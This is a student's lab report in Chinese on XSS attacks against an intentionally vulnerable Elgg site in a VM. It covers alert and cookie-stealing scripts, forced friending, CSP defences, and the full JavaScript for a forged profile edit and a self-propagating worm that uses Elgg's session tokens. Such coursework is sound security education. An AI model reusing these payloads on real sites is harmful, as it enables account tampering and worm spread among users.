**Lab5实验报告**

**57118111 王雯**

1. **实验目的：**


为了演示攻击者利用XSS漏洞可以做什么，我们设置了一个web应用程序在我们预先构建的Ubuntu VM镜像中命名为Elgg。Elgg是一个非常流行的开源web应用程序对于社交网络，它已经实现了许多对策来补救XSS威胁。来为了演示XSS攻击是如何工作的，我们已经在安装的Elgg中注释掉了这些对策，故意使Elgg容易受到XSS攻击。如果没有对策，用户可以发布任何


发送到用户配置文件的任意消息，包括JavaScript程序。这个实验室中，学生需要利用这个漏洞对修改后的Elgg发起XSS攻击，这种攻击的最终目标是在用户中传播XSS蠕虫，这样，任何看到被感染病毒的人都会受到感染用户档案将被感染，被感染的人将把您(即攻击者)添加到他/她的朋友列表中。

1. **实验任务**

**Task 1: Posting a Malicious Message to Display an Alert Window**


我们在samy的网页信息的about me上加入脚本,这段脚本就是弹出一个警示窗口显示XSS。






**Task 2: Posting a Malicious Message to Display Cookies**

我们在samy的网页信息的about me上加入脚本,这段脚本就是弹出一个警示窗口显示获取到用户的cookie。






**Task 3: Stealing Cookies from the Victim’s Machine**

我们在samy的主页上插入脚本，用以在将攻击受害者获得的cookie传送给攻击者的5555端口。由于我们使用的是同一台虚拟机，所以将攻击者的地址写为127.0.0.1，之后我们使用alice访问samy的主页，在终端的5555接口，我们会监听到携带有受害者cookie的信息。





•问题1:解释1行和2行的目的，为什么需要它们?

答：在实验手册里的1,2行是从相关的JavaScript变量中获取时间戳和秘密令牌的值。


•问题2:Elgg应用程序是否只提供“About Me”字段的编辑模式，即:


你不能切换到文本模式，你还能成功发动攻击吗?

答：可以，即使不能切换到文本编辑模式，攻击者可以使用一个浏览器扩展来删除HTTP请求中的格式化数据，或使用其他客户端（例如CURL程序）来发送请求，都可以实现攻击。

**Task 4: Becoming the Victim’s Friend**

首先我们将加为好友的脚本写入samy的主页，保存之后，我们会发现samy会第一个加自己为好友，然后我们使用alice访问samy的主页，会发现自动加samy为好友，此刻说明我们的脚本XSS攻击成功。






**Task 5: Modifying the Victim’s Profile**

该任务是通过任意用户访问samy主页，会自动修改自己的信息。我们将修改的信息设计为，在受害者的网页简介出现samy is my hero。

首先将脚本输入到samy的主页上。



脚本源码：

<script type="text/javascript">

window.onload = function(){

var name="&name="+elgg.session.user.name;

var guid="&guid="+elgg.session.user.guid;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var desc="&description=Samy is my hero"+"&accesslevel[description]=2";

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var content=token+ts+name+desc+guid;

if(elgg.session.user.guid!=47)

{

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type",

"application/x-www-form-urlencoded");


Ajax.send(content);

}

}


</script>

之后让alice访问samy的主页后，再查看alice的简介，发现攻击成功，alice的主页简介显示为samy is my hero。



问题3:为什么需要1行代码?移开这行代码，重复你的攻击。报告和解释你的观察。

答：实验手册中1的代码是对用户做了一个判断，检查用户目标是不是samy自己，如果注释掉的话，当samy把攻击代码放入他自己的个人主页后，修改过的主页会立即显示出来，导致主页的攻击代码立刻得到执行，把samy主页的攻击主页内容改为”samy is my hero”,原来的攻击代码就被覆盖掉了。如下图显示：



**Task 6: Writing a Self-Propagating XSS Worm**

该任务为创建一个自我传播的XSS蠕虫，要想成为真正的蠕虫，恶意的JavaScript程序应该能够自我传播。也就是说,当一些人查看被感染的个人资料时，不仅他们的个人资料会被修改，蠕虫也会被修改传播到他们的配置文件，进一步影响查看这些新感染的配置文件的其他人。这种方式,越多的人浏览被感染的资料，蠕虫就会传播得越快。

1、通过DOM方式实现：

脚本源码：

<script type="text/javascript" id="worm">

window.onload = function(){

var headerTag = "<script id=\"worm\"type=\"text/javascript\">";

var jsCode = document.getElementById("worm").innerHTML;

var tailTag = "</" + "script>";

var wormCode = encodeURIComponent(headerTag+jsCode+tailTag);

//and Security Token \_\_elgg\_token

var userName=elgg.session.user.name;

var guid="&guid="+elgg.session.user.guid;

var desc ="&description=Samy is my hero"+wormCode;

desc+="&accesslevel[description]=2";

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

//Construct the content of your url.

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var content=token+ts+userName+desc+guid; //FILL IN

if(elgg.session.user.guid!=47) {

//Create and send Ajax request to modify profile

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Content-Type",


"application/x-www-form-urlencoded");


Ajax.send(content);

} }


</script>

之后再alice访问samy的主页，alice的简介会变为samy is my hero,而且点开Alice的about me会发现恶意代码已经复制。







之后再用charlie访问alice，然后charlie的简介也被修改。此刻蠕虫病毒已传播。



2、通过链接方式实现：


首先我们将[www.example.com](http://www.example.com)的网页的文件目录链接到/var/www/html









使用boby的账号访问samy的主页，发现简介被修改，攻击成功。





**Task 7: Defeating XSS Attacks Using CSP**

首先我们先将指定网址加入/etc/hosts中，之后解压csp.zip，运行http\_server.py，访问指定网址，可得到











然后修改http-server.py，让一直显示1,2,4,5,6为OK，之后访问网页，可以看到成功实现。





**三．实验总结**

通过这次实验，对XSS攻击有了更为深刻的理解，而且在实现每一个不同task的时候，实验手册后的问题让我对整个攻击代码的理解更有透彻，深入理解每一个命令所获得的令牌。而且在有了上一次CSRF攻击下，这次XSS的攻击发现了很多的异同。实验中在刚开始的时候，在samy主页下添加脚本在about me里，需要要进入文本编辑模式。